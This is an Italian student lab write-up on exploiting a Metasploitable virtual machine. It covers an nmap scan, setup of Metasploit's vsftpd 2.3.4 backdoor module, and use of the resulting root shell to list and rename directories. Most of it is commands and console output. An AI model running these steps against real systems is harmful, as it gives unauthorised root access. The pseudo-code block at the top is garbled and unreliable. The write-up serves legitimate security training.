

W15D4 -Pratica

Hacking con Metasploit

```
def exploit($1) { host_os($1) { "Microsoft Windows" } { "Windows SMB" };  
  if (host_os($1) eq "Microsoft Windows") {  
    exploit("windows/smb/ms08_067_netapi", $1)  
  }  
  else {  
    exploit("multi/samba/usermap_script", $1)  
  }  
  session_open {  
    println("Session $1 opened")  
    with session $1 {  
      pluffy - christi  
    }  
  }  
}
```

nmap di ricognizione

Il servizio che vogliamo exploitare è il servizio in ascolto sulla porta 21/tcp, un servizio ftp

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 21:27 CEST
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.0034s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
```

Utilizziamo il comando «use» seguito dal path dell'exploit per utilizzarlo, come in figura.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03       normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03       excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Possiamo configurarlo con il comando «set». Ipotezzando che la nostra macchina Metasploitable sia all'indirizzo 192.168.1.149, utilizzeremo il comando «set RHOSTS 192.168.1.149»

Una volta fatto, ricontrolliamo le opzioni necessarie con il comando «show options» per vedere se abbiamo inserito tutte quelle necessarie. Come vedete dalla figura, il campo RHOSTS è stato correttamente inserito con l'ip della nostra macchina Metasploitable

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Una volta fatto, ricontrolliamo le opzioni necessarie con il comando «show options» per vedere se abbiamo inserito tutte quelle necessarie.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              yes       The target port (TCP)
```

Ci resta da scegliere e configurare il payload. La prima cosa da fare è vedere quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo utilizzando il comando «show payloads». Nella fattispecie vediamo che c'è solamente un payload compatibile, quindi utilizziamo quello (essendo unico è utilizzato di default).

Lanciamo l'attacco con il comando «exploit»

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/interact            normal         No    Unix Command, Interact with Establi
shed Connection


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.101:41609 → 192.168.1.149:6200) at 2024-05-31 22:18:38 +0200
```

Una sessione è stata aperta, abbiamo una shell sul sistema remoto. Possiamo provare ad eseguire qualsiasi comando.

In questo caso proveremo un ifconfig per confermare di essere dentro Metasploitable, successivamente creiamo la directory «test_metasploitable»

(per errore ho creato test_metasploi, nell'ultima immagine ho caricato la correzione).



```
File Actions Edit View Help
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:52:ad:ca
      inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe52:adca/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:8182 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3780 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:878794 (858.1 KB) TX bytes:362767 (354.2 KB)

ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:52:ad:ca
      inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe52:adca/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:8207 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3788 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:882336 (861.6 KB) TX bytes:364037 (355.5 KB)
      Base address:0xd240 Memory:f0820000-f0840000

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
private.pem
proc
public.pem
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

```
Bullizzami Daddy [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:52:ad:ca
      inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe52:adca/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:8220 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3790 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:884282 (863.5 KB) TX bytes:364891 (356.3 KB)
      Base address:0xd240 Memory:f0820000-f0840000

msfadmin@metasploitable:~$ _
```

```
mv test_metasploit test_metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
private.pem
proc
public.pem
root
sbin
srv
sys
test_metasploitable
tmp
usr
var
vmlinuz
wxAAAAp
```